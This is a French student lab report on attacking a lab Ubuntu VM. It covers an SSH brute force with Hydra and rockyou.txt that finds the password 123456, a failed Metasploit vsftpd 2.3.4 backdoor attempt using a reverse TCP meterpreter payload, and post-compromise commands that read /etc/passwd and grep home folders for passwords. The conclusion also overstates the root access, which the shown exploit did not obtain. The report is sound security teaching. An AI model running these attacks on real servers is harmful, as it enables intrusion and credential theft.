

RAPPORT TP 3.1 — Attaque d'un serveur Linux (Ubuntu)


1. Introduction

Il est question pour nous de comprendre comment un attaquant peut compromettre un serveur Linux via :

- Une attaque par brute force SSH (mot de passe faible)
- Exploitation d'un service vulnérable

🚦 Vérification préalable du laboratoire


Avant toute attaque, j'ai vérifié que la communication entre les deux machines fonctionnait.



```
kali linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
1 2 3 4 [K]
Session Actions Éditer Vue Aide
(aquilas@kali)-[~]
$ ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.637 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.609 ms
64 bytes from 192.168.56.10: icmp_seq=4 ttl=64 time=0.721 ms
^C
--- 192.168.56.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3027ms
rtt min/avg/max/mdev = 0.609/0.768/1.108/0.200 ms
(aquilas@kali)-[~]
$
```

J'ai également vérifié que le service SSH était actif sur Ubuntu :

`sudo systemctl status ssh`



```
rtt min/avg/max/mdev = 0.891/0.907/0.923/0.016 ms
aquilas@aquilas-VirtualBox:~$ sudo systemctl start ssh
[sudo] Mot de passe de aquilas :
aquilas@aquilas-VirtualBox:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Sun 2026-04-26 16:33:55 WAT; 3min 30s ago
     Invocation: 57e32ee3726f46018a6545735e70203f
   TriggeredBy: ● ssh.socket
       Docs: man:sshd(8)
            man:sshd_config(5)
    Main PID: 1346 (sshd)
       Tasks: 1 (limit: 1879)
      Memory: 1.2M (peak: 2.1M)
         CPU: 43ms
      CGroup: /system.slice/ssh.service
              └─1346 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

2. Attaque par mot de passe faible (Brute Force SSH)

Objectif

Tester la robustesse des identifiants SSH des l'utilisateurs

Outil utilisé : Hydra

Hydra est un outil de brute force permettant de tester des combinaisons login/mot de passe sur différents services (SSH, FTP, HTTP, etc.).

```
hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10 -t 4
```

Option Signification

- l Login unique
- P Fichier de mots de passe (rockyou.txt)
- t 4 4 tâches parallèles
- + Extraction de rockyou

```
(aquilas@kali)-[~]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] Mot de passe de aquilas :
gzip: /usr/share/wordlists/rockyou.txt already exists; do you wish to overwrite (y or n)? y
(aquilas@kali)-[~]
$
```

+ Exploitation des vulnérabilités

```
kali linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
1 2 3 4

student@aquilas-VirtualBox ~
Session Actions Éditer Vue Aide

(aquilas@kali)-[~]
$ hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-26 18:37:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896529 tries per task
[DATA] attacking ssh://192.168.56.10:22/
[22][ssh] host: 192.168.56.10 login: student password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-26 18:37:39

(aquilas@kali)-[~]
$ ssh student@192.168.56.10
student@192.168.56.10's password:
Welcome to Ubuntu 23.04 (GNU/Linux 6.14.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

0 mise à jour peut être appliquée immédiatement.
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

student@aquilas-VirtualBox:~$ whoami
student
student@aquilas-VirtualBox:~$ pwd
student@aquilas-VirtualBox:~$ pwd
/home/student
student@aquilas-VirtualBox:~$ is
is : commande introuvable
student@aquilas-VirtualBox:~$ ls
snap
student@aquilas-VirtualBox:~$
```

3. Exploitation d'un service vulnérable (vsftpd 2.3.4)

Objectif

Exploiter le backdoor présent dans vsftpd 2.3.4 pour obtenir un shell root.

🔧 Installation du service FTP

```
aquilas@aquilas-VirtualBox: ~  
aquilas@aquilas-VirtualBox:~$ sudo apt install vsftpd -y  
Installation de :  
vsftpd  
  
Sommaire :  
Mise à niveau de : 0. Installation de : 1Supprimé : 0. Non mis à jour : 0  
Taille du téléchargement : 131 kB  
Espace nécessaire : 333 kB / 15,7 GB disponible  
  
Réception de : 1 http://archive.ubuntu.com/ubuntu plucky/main amd64 vsftpd amd64  
3.0.5-0.1 [131 kB]  
131 ko réceptionnés en 17s (7 692 o/s)  
Préconfiguration des paquets...  
Sélection du paquet vsftpd précédemment désélectionné.  
(Lecture de la base de données... 162632 fichiers et répertoires déjà installés.
```

🔧 Vérification de la version du service FTP

```
Traitement des actions différées (« triggers ») pour man-db (2.13.0-1) ...  
aquilas@aquilas-VirtualBox:~$ vsftpd -v  
vsftpd: version 3.0.5  
aquilas@aquilas-VirtualBox:~$
```

🔧 Exploitation avec Metasploit

Le backdoor (exploit vsftpd_234_backdoor) n'existe QUE pour la version 2.3.4, et encore, seulement pour les binaires compromis téléchargés sur le site officiel en juillet 2011.

la cible : vsftpd 3.0.5 → PAS VULNÉRABLE

L'exploit que he tentez : vsftpd 2.3.4 → NE CORRESPOND PAS

```
kali linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
1 2 3 4

(aquilas@kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

Metasploit Framework v6.4.116-dev
+ --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ --=[ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] 192.168.56.10:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

4. Analyse et compréhension

Rappel des actions réalisées par l'attaquant

- Détection du service SSH ouvert
- Attaque par brute force (Hydra) sur le compte student
- Mot de passe faible trouvé : 123456
- Connexion SSH réussie

Ce que l'attaquant peut faire après compromission

Une fois connecter au compte student l'attaquant peut :

Explorer l'arborescence du serveur : `ls -la, cd, pwd`

Lire les fichiers utilisateur : `cat /home/aquilas/document.txt`

Identifier les autres utilisateurs : `cat /etc/passwd`

Chercher des mots de passe stockés : `grep -r "password" /home/aquilas/`

Tenter une élévation de privilèges : `sudo -l`

Avec un accès root(via vsftp 2.3.4), l'attaquant contrôle entièrement le serveur

5. Utilisation avance des outils

```
hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10 -t 4
```

Option Signification

- l Login unique
- P Fichier de mots de passe (rockyou.txt)
- t 4 4 tâches parallèles

6. Recommandation de sécurité

- Mettre a jour vsftpd
- Désactiver l'authentification par mot de passe
- Activer e pare-feu
- Utiliser un mot de passe fort pour sécuriser son compte utilisateur

7. CONCLUSION

Ce travail pratique visait à comprendre comment un attaquant peut exploiter des faiblesses simples mais critiques sur un serveur Linux :

- Des mots de passe faibles (attaque par brute force SSH)
- Un service obsolète (vsftpd 2.3.4 avec backdoor)

L'objectif n'était pas simplement d'exécuter des outils, mais de comprendre la réalité et l'impact d'une compromission dans un contexte professionnel comme celui de l'entreprise NetSecure.